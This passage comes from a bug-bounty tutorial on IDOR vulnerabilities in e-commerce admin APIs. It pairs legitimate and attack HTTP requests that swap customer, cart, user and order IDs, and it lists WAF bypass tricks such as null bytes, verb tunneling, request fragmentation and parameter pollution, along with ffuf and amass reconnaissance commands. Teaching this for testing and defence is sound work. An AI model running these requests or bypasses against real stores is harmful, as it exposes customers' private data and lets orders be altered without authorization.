        <tr><th>Customer Name</th><th>Total Spent</th><th>Last Purchase</th></tr>
        <tr><td>Alice Johnson</td><td>$5,000</td><td>2024-07-25</td></tr>
        <tr><td>Bob Martin</td><td>$7,250</td><td>2024-08-10</td></tr>
    </table>
</body>
</html>
```

Explanation

The attacker directly accesses a sensitive report by changing the URL from sales_summary to customer_summary, exposing private customer data.

WAF and Security Mechanism Bypass Techniques

URL Encoding

If a WAF inspects requests for common patterns, encode the customer or order ID.

```
GET /admin/customers/1122334455 HTTP/1.1
```

Encoded Request

```
GET /admin/customers/%31%31%32%32%33%33%34%34%35%35 HTTP/1.1
```

Case Insensitivity

Some WAFs are case-sensitive, so changing the case might bypass detection.

Original Request

```
GET /admin/customers/1122334455 HTTP/1.1
```

Modified Request

```
GET /ADMIN/customers/1122334455 HTTP/1.1
```

Null Byte Injection

Some WAFs ignore everything after a null byte (%00), potentially bypassing security checks.

Original Request

```
GET /admin/customers/1122334455 HTTP/1.1
```

Modified Request

```
GET /admin/customers/1122334455%00 HTTP/1.1
```

HTTP Parameter Pollution

Send the same parameter multiple times to confuse server logic.

Original Request

```
GET /admin/orders/789345672 HTTP/1.1
```

Modified Request

```
GET /admin/orders/789345672&order_id=789345672 HTTP/1.1
```

Using Alternate Subdomains

Use alternate subdomains or IP addresses if WAF rules are domain-specific.

Original Request

```
GET /admin/orders/789345672 HTTP/1.1
Host: store.myshopify.com
```

Modified Request

```
GET /admin/orders/789345672 HTTP/1.1
Host: api.store.myshopify.com
```

HTTP Method Manipulation

If the API allows both GET and POST methods, switch between them to bypass WAF rules.

Original Request (GET)

```
GET /admin/orders/789345672 HTTP/1.1
```

Modified Request (POST)

```
POST /admin/orders/789345672 HTTP/1.1
```

Scenario 4 : IDOR in POST Requests (Creating Orders)

Legitimate Request

```
POST /admin/orders HTTP/1.1
Host: store.myshopify.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VyX2lkIjoxMzQ1Njc4OTAxLCJzdG9yZV9pZCI6MTIzNH0.RwL7Dh4YHZmJt
p6WYGRyvwMhxgMnXHZYmYy9DF7ztmQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/53
7.36
Content-Type: application/json

{
    "customer_id": 1122334455,
    "items": [
        {"product_id": 9876, "quantity": 2},
        {"product_id": 6543, "quantity": 1}
    ]
}
```

Attack Type: IDOR via POST Request Manipulation

Attacker’s Request

```
POST /admin/orders HTTP/1.1
Host: store.myshopify.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VyX2lkIjoxMzQ1Njc4OTAxLCJzdG9yZV9pZCI6MTIzNH0.RwL7Dh4YHZmJt
p6WYGRyvwMhxgMnXHZYmYy9DF7ztmQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/53
7.36
Content-Type: application/json

{
    "customer_id": 1122334456,
    "items": [
        {"product_id": 1234, "quantity": 5},
        {"product_id": 4321, "quantity": 2}
    ]
}
```

Explanation

In this POST-based IDOR attack, the attacker manipulates the customer_id in the payload to create an order on behalf of another customer.


Advanced IDOR Testing and Bypass Techniques

1. IDOR in Multi-step Workflows

Some workflows involve multiple steps, such as adding items to a cart, selecting a shipping method, and confirming the order. Each step may involve multiple requests that could be vulnerable to IDOR.


Scenario : Accessing Another User's Cart

Legitimate Request



```
GET /cart/view/6789 HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFll4Ra1zc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: application/json
```

Attack Request



```
GET /cart/view/6790 HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFll4Ra1zc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: application/json
```

Explanation

By changing the cart ID from 6789 to 6790, an attacker might gain access to another user's cart and modify or view the items.

2. IDOR in Batch Requests

Batch requests allow the client to send multiple requests in one HTTP call. If individual requests in the batch are not properly validated, it can lead to IDOR vulnerabilities.

Scenario : Accessing Multiple Users' Data in a Batch Request

Legitimate Request

```
IDOR
POST /admin/users/batch HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFll4Ra1zc
Content-Type: application/json

{
    "user_ids": [1122334455, 1122334456]
}
```

Attack Request

```
IDOR
POST /admin/users/batch HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFll4Ra1zc
Content-Type: application/json

{
    "user_ids": [1122334455, 1122334456, 1122334457, 1122334458]
}
```

Explanation

If the server doesn't validate the IDs properly, the attacker can request data for multiple users by adding extra IDs in the batch request.

3. IDOR via Token Replay

Tokens (like JWTs) are often used to authenticate API requests. If the token's scope isn't properly validated, an attacker can reuse a token with modified parameters to access unauthorized data.

Scenario : Accessing Data via Token Replay

Legitimate Request

```
IDOR
GET /admin/users/1122334455 HTTP/1.1
Host: sara.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFl14Ra1zc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
```

Attack Request

```
IDOR
GET /admin/users/1122334456 HTTP/1.1
Host: sara.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFl14Ra1zc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
```

Explanation

The attacker replays the same token, modifying the user ID to gain access to another user's data.

4. IDOR in POST Requests

POST requests often involve creating or updating resources. If the server does not properly validate the ownership of the resources being created or modified, it can lead to IDOR.

Scenario : Modifying Another User's Order

```
IDOR
POST /admin/orders/update HTTP/1.1
Host: think.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFl14Ra1zc
Content-Type: application/json

{
    "order_id": 789345672,
    "status": "Shipped"
}
```

Attack Request

```
IDOR
POST /admin/orders/update HTTP/1.1
Host: think.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.4EdkSuUe_WoIppjPqzJdml3fGzXN-BMghgFl14Ra1zc
Content-Type: application/json

{
    "order_id": 789345673,
    "status": "Cancelled"
}
```

Explanation

The attacker modifies the order ID to affect another user's order, changing its status from "Shipped" to "Cancelled."

WAF and Security Mechanism Bypass Techniques

1. Using Alternate HTTP Methods

Many APIs allow both GET and POST methods. If a WAF is only configured to monitor GET requests for certain patterns, using POST could bypass the protection.

```
GET /admin/orders/789345672 HTTP/1.1
```

Bypass Request (POST)

```
POST /admin/orders/789345672 HTTP/1.1
Content-Type: application/x-www-form-urlencoded

action=view
```

Explanation

If the WAF doesn't monitor POST requests for the same endpoint, this request might bypass security mechanisms.

2. HTTP Verb Tunneling

HTTP verb tunneling involves sending a request with one HTTP method (e.g., POST) but including a header or parameter that tells the server to treat it as a different method (e.g., GET).

Bypass Request

```
POST /admin/orders/789345672 HTTP/1.1
X-HTTP-Method-Override: GET
Content-Type: application/x-www-form-urlencoded

action=view
```

Explanation

Some WAFs might not recognize the true method being used, allowing you to bypass filters.

3. Fragmentation Attack

> Fragmentation attacks can be complex and might require specific conditions to work effectively. However, this example illustrates the basic concept of how fragmenting a request can be used as a technique to bypass WAF rules.

Fragmenting the payload across multiple requests can sometimes evade WAF detection.

Original Request

```
GET /admin/orders/789345672 HTTP/1.1
```

Bypass Request (Fragmented) - First

```
GET /admin/or
Host: store.myshopify.com
```

Bypass Request (Fragmented) - Second

```
ders/789345672 HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VyX2lkIjoxMjM0NTY3ODksInN0b3JlX2lkIjoxMjM0fQ.VF5Olf4YW5UrcN
zth-RodLRUgK5KtRtCxGOTx-w_GcA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/53
7.36
```

Explanation

- **Original Request:** This is a typical GET request to retrieve order details. If the WAF is configured to detect malicious activity in such a request, it might block it.

- **Fragmented Request:** In the fragmented version, the URL path (/admin/orders/789345672) is split into two parts:
- The first fragment ends with /admin/or and does not contain the full path.
- The second fragment continues with ders/789345672, completing the full URL path.

By splitting the URL into two separate fragments, the WAF might fail to correctly reassemble the request and thus miss the malicious intent, allowing the request to pass through and potentially access unauthorized data.

4. JSON Injection

If an application accepts JSON payloads, you might be able to inject additional parameters or modify existing ones to bypass security checks.

Legitimate Request

```
POST /admin/orders/update HTTP/1.1
Content-Type: application/json

{
    "order_id": 789345672,
    "status": "Shipped"
}
```

Bypass Request

```
POST /admin/orders/update HTTP/1.1
Content-Type: application/json

{
    "order_id": 789345673,
    "status": "Cancelled",
    "user_id": 1122334456
}
```

Explanation

If the server doesn’t properly validate the user_id field, the attacker can inject a different user_id and gain control over the order.

Paths to Find IDOR Vulnerabilities

1. **User Profiles**
    a. Look for endpoints that fetch user profiles using unique IDs, like /users/{user_id}.
    b. Test different IDs to see if you can access other users’ profiles.
2. **Order Histories**
    a. E-commerce platforms often expose order history endpoints like /orders/{order_id}. Try modifying the order ID to access another user’s order.
3. **Account Settings**
    a. Many applications have settings pages that fetch data using a user ID, like /settings/{user_id}. Explore these endpoints to see if they are vulnerable.
4. **Messaging/Notification Systems**
    a. Internal messaging or notification systems may expose message IDs, like /messages/{message_id}. Test to see if you can access other users’ messages.
5. **File Management Systems**
    a. File upload/download endpoints often expose file IDs, like /files/{file_id}. Changing the file ID may allow you to download other users’ files.
6. **APIs for Mobile Apps**
    a. Mobile apps often have poorly secured APIs. Analyze API calls made by the app, look for unique identifiers, and try to access other users’ data by modifying the parameters.

More Ways to Detect IDOR

1. **Review Network Traffic**

Use tools like Burp Suite or OWASP ZAP to monitor network traffic. Look for requests containing user or object IDs, and test if modifying those values leads to unauthorized access.

2. **Brute-force IDs**

If the application uses sequential IDs (e.g., 12345, 12346, etc.), automate testing with a script that cycles through a range of IDs.

3. **Test Newly Introduced Features**

Developers may overlook security when implementing new features. Focus on features that have been recently added or are less frequently used.

4. **Inspect Client-side Code**

JavaScript files and HTML source code can expose sensitive endpoints. Analyze the client-side code to discover hidden or undocumented API calls.

5. **Leverage Logs or Error Messages**

Sometimes, applications log sensitive information in error messages or response headers. Inspect these for hints about how IDs are handled.

6. **Check for Flaws in Multi-tenant Systems**

Applications that handle multiple user accounts, companies, or organizations often use ID-based access control. Test whether you can access data belonging to another tenant by changing identifiers.

Finding Subdomains

```
ffuf -w subdomains.txt -u https://TARGET -H "Host: FUZZ.TARGE
T" -fs 0
amass enum -d target.com -o subdomains.txt
```

Finding Parameters (GET & POST)

```
ffuf -w parameters.txt -u https://TARGET/page.php?FUZZ=test -f
s 0
```

```
python3 paramspider.py --domain target.com -o params.txt
```

More References

https://weekly-bugbounty-content.beehiiv.com/p/broken-access-control-idor-exploitation

https://weekly-bugbounty-content.beehiiv.com/p/broken-access-control-advanced-idor-exploitation

https://letslearnabout.net/hacking/from-zero-to-hero/day-019-idor/

https://www.youtube.com/watch?v=wx5TwS0Dres

https://www.youtube.com/watch?v=ZxVO3d-X8vc

https://medium.com/@aysebilgegunduz/everything-you-need-to-know-about-idor-insecure-direct-object-references-375f83e03a87

https://portswigger.net/web-security/access-control/idor

https://rahulk2903.medium.com/idor-tryhackme-walkthrough-26d447e54e46

https://adipsharif.medium.com/unveiling-all-techniques-to-find-idors-in-web-applications-578d2b8aa28a

https://www.yeswehack.com/learn-bug-bounty/parameter-discovery-quick-guide-to-start

https://www.youtube.com/watch?v=XclR3waV33g

https://www.youtube.com/watch?v=vTd4d7XWo7I

https://medium.com/@yasmeena_rezk/idor-in-apis-cd0b4d3b9ac4

https://shorturl.at/bzGAe

https://hackerone.com/reports/2207248

https://infosecwriteups.com/bypassing-unexpected-idor-e6a9da2e0498

https://medium.com/pentesternepal/tackling-idor-on-uuid-based-objects-71e8cb2dc265

https://book.hacktricks.xyz/pentesting-web/registration-vulnerabilities#idor-on-api-parameters

https://vickieli.medium.com/how-to-find-more-idors-ae2db67c9489

https://infosecwriteups.com/idor-on-api-endpoints-e08c740e87a2

https://shorturl.at/DhP3l